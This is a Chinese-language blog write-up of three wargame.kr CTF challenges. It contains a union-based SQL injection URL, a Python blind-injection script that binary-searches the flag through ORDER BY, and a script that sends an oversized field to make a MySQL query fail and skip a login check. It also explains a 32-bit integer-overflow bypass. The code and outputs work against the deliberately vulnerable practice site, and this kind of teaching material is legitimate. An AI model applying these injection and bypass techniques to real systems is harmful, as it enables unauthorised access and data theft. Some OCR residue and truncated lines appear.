http://blog.csdn.net/Ni9htMar3

```
http://wargame.kr:8080/zairo/?id=' union select 1,&pw=,3,4,5%23
```

```
NOW COUNT = 29
Hello and xvvcPw4coaa1sslfe=
```

找到了


Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代
http://blog.csdn.net/Ni9htMar3

```
http://wargame.kr:8080/zairo/?id=' union select 1,xvvcPw4coaa1sslfe,3,4,5 from findflag_2%23
```

```
NOW COUNT = 2
Hello wkdlfhpw!!@%%#@@#
```


最后查看别人的wp脚本

```
#!/usr/bin/env python
# -*- coding: utf8 -*-

import re, sys, time, urllib, urllib2

headers = {'Host': 'wargame.kr:8080'}
s = "0123456789abcdefghijklmnopqrstuvwxyz"
chars = list(s)[::-1]
ans = ""

while True and len(chars):
    lo = 0
    hi = len(chars)
    guessed = []
    while lo <= hi:
        time.sleep(0.01)
        mid = (lo + hi) // 2
        char = chars[mid]
        if char in guessed:
            ans += char
            chars.remove(char)
            break
        charless = list(chars)
        charless.remove(char)
        guess = "{0}{1}{2}".format(ans, char, ''.join(charless))
        guessed.append(char)

        id = urllib.quote("'UNION SELECT * FROM findflag_2/*")
        pw = urllib.quote("*/UNION SELECT 1,2,3,\"{}\",5 ORDER BY 4 ASC#".format(guess))
        data = "?id={0}&pw={1}&flag=".format(id, pw)

        req = urllib2.Request("http://wargame.kr:8080/zairo/" + data, '', headers)
        response = urllib2.urlopen(req)
        res = response.read()
        count = re.findall(r"NOW COUNT = (\d+)", res)[0]

        if "reset" in res:
            sys.exit("[!] FAILED: FLAG RESET")

        if "zairowkdlfhdkel" in res:
            lo = mid
        else:
            hi = mid

        print "{0}\t{1}\t{2}\t{3}\t{4}".format(guess, hi, lo, mid, count)
    pass
req = urllib2.Request("http://wargame.kr:8080/zairo/?id=zairowkdlfhdkel&pw=wkdlfhpw!!@%%%23@@%23&flag={
response = urllib2.urlopen(req).read()
flag = re.findall(r"FLAG : <b>([0-9a-f]+)</b>", response)
print "[*] OUR GUESS: {0}".format(guess)
print "[!] SUCCESS! FLAG: {0}".format(flag[0])
```

得到flag

## login with crypto! but..

查看源码




```php
<?php

if (isset($_GET['view-source'])) {
    show_source(__FILE__);
    exit();
}

include("../lib.php"); // include for auth_code function.
/********************************************************
- DB SCHEMA (initilizing)

create table accounts(
 idx int auto_increment primary key,
 user_id varchar(32) not null unique,
 user_ps varchar(64) not null,
 encrypt_ss text not null
);

*********************************************************/

function db_conn(){
 mysql_connect("localhost","login_with_cryp","login_with_crypto_but_pz");
 mysql_select_db("login_with_crypto_but");
}

function init(){
 db_conn();
 $password = crypt(rand().sha1(file_get_contents("/var/lib/dummy_file").rand())).rand();
 mysql_query("insert into accounts values (null,'admin','{$password}','".sucker_enc('881114')."')"); //
 mysql_query("insert into accounts values (null,'guest','guest','".sucker_enc('000000')."')");
}
//init(); // create user for initializing

function enc($str){
 $s_key = "L0V3LySH:";
 $s_vector_iv = mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_3DES, MCRYPT_MODE_ECB), MCRYPT_RAND);
 $en_str = mcrypt_encrypt(MCRYPT_3DES, $s_key, $str, MCRYPT_MODE_ECB, $s_vector_iv);
 $en_base64 = base64_encode($en_str);
 $en_hex = bin2hex($en_str);
 return $en_hex;
}

function sucker_enc($str){
 for($i=0;$i<8;$i++) $str = enc($str);
 return $str;
}

function get_password($user,$ssn){
 db_conn();
 $user = mysql_real_escape_string($user);
 $ssn  = mysql_real_escape_string($ssn);
 $result = mysql_query("select user_ps from accounts where user_id='{$user}' and encrypt_ss='".sucker_e
 $row = mysql_fetch_array($result);
 if ($row === false) {
  die("there is not valid account!");
 }
 return $row[0];
}

ini_set("display_errors", true);
ini_set('display_errors', true);

if( (isset($_POST['user']) && isset($_POST['ssn']) && isset($_POST['pass'])) ){

 sleep(2); // do not bruteforce !!!! this challenge is not for bruteforce!!

 if($_POST['pass'] == get_password($_POST['user'],$_POST['ssn'])){

  if($_POST['user'] == "admin"){
   echo "Login Success!!! PASSWORD IS : <b>".auth_code("login with crypto! but..")."</b>";
  }else{
   echo "Login Success. but you r not 'admin'..";
  }
 }else{
  echo "Login Failed";
 }

}

?>
<hr />
<form method="post" action="./index.php">
<table>
 <tr><td>Identify</td><td><input type='text' value='guest' maxlength='32' name='user' /></td>
 <tr><td>Social Security</td><td><input type='text' maxlength='6' value='000000' name='ssn' /></td>
 <tr><td>PASSWORD</td><td><input type='text' value='guest' name='pass' /></td>
 <tr><td colspan="2"><input type="submit" value="Login" /></td></tr>
</table>
</form>
<hr />
<a href='./?view-source'>GET SOURCE</a>
```

发现需要输入`user`，`ssn`，`pass`，但是`pass`是利用`ssn`和`user`进行`3DES`的`ECB`加密，并且加密8次，然后`base64`加密，16进制编码，这样看，明显不是让你解密，这么复杂的加密方式一般无法解密，只能从其他方式寻找
然后发现了代码中一个点

```
if ($row === false) {
  die("there is not valid account!");
 }
```

他这个居然有个错误比较，看来需要让`row`返回**false**
百度一番，发现`mysql_query`当接收超长数据的时候会报错，返回**false**，因此`mysql_fetch_array`会返回 **NULL**，绕过强类型比较
脚本

```
#!/usr/bin/env python
# -*- coding: utf8 -*-

import requests

data = {"user":'admin',
        "pass":'',
        "ssn":'1'*100000
        }
req = requests.post("http://wargame.kr:8080/login_with_crypto_but/index.php", data)
print req.text
```



```
<br />
<b>Warning</b>:  mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/home/www/login_with_crypto
_but/index.php</b> on line <b>53</b><br />
Login Success!!! PASSWORD IS : <b>5e8a923e37fa5fbab367e2c7c1486dddf5544f23</b><hr />
<form method="post" action="./index.php">
<table>
 <tr><td>Identify</td><td><input type='text' value='guest' maxlength='32' name='user' /></td>
 <tr><td>Social Security</td><td><input type='text' maxlength='6' value='000000' name='ssn' /></td>
 <tr><td>PASSWORD</td><td><input type='text' value='guest' name='pass' /></td>
 <tr><td colspan="2"><input type="submit" value="Login" /></td></tr>
</table>
</form>
<hr />
<a href='./?view-source'>GET SOURCE</a>
```

## php?c?

源码

```
<?php
 if (isset($_GET['view-source'])) {
     show_source(__FILE__);
   exit();
 }
 require("../lib.php"); // include for auth_code function.
 if(isset($_POST['d1']) && isset($_POST['d2'])){
  $input1=(int)$_POST['d1'];
  $input2=(int)$_POST['d2'];
  if(!is_file("/tmp/p7")){exec("gcc -o /tmp/p7 ./p7.c");}
  $result=exec("/tmp/p7 ".$input1);
  if($result!=1 && $result==$input2){echo auth_code("php? c?");}else{echo "try again!";}
 }else{echo ":p";}
?>
<style>
 table {background-color:#000; color:#fff;}
 td {background-color:#444;}
</style>
<hr />
 <center>
  <form method='post'>
  <table>
  <tr><td>D1:</td><td><input type='text' id="firstf" style="width:75px;" maxlength="9" name='d1'></td><
  <tr><td>D2:</td><td><input type='text' style="width:75px;" name='d2'></td></tr>
  <tr><td colspan="2" style="text-align:center;"><input type='submit' value='try'></td></tr>
  </table>
  </form>
 <div><a href='?view-source'>get source</a></div>
 </center>
 <script>
  document.getElementById("firstf").focus();
 </script>
```

打开里面的文件

```
#include <stdio.h>
#include <stdlib.h>
void nono();
int main(int argc,char **argv){
 int i;
 if(argc!=2){nono();}
 i=atoi(argv[1]);
 if(i<0){nono();}
 i=i+5;
 if(i>4){nono();}
 if(i<5){printf("%d",i);}
 return 0;
}
void nono(){
  printf("%d",1);
  exit(1);
}
```

这道题是int的溢出

> 32位int整数，最大值为 `2^31-1=2147483647` 加5就溢出，产生负数了。


本地测试一下

```
#include <stdio.h>
#include <stdlib.h>
#include <iostream>
using namespace std;

int main(int argc,char **argv)
{
    int i;
    i=2147483646;
    i=i+5;
    if(i<5){printf("%d",i);}
    return 0;
}
```

返回

> -2147483645

故输入 `D1=2147483646&D2=-2147483645` 得到结果



b67e9f35bdb08c55650b6962eb1d23c9556670bf

**注：D1有长度限制，需要先去除**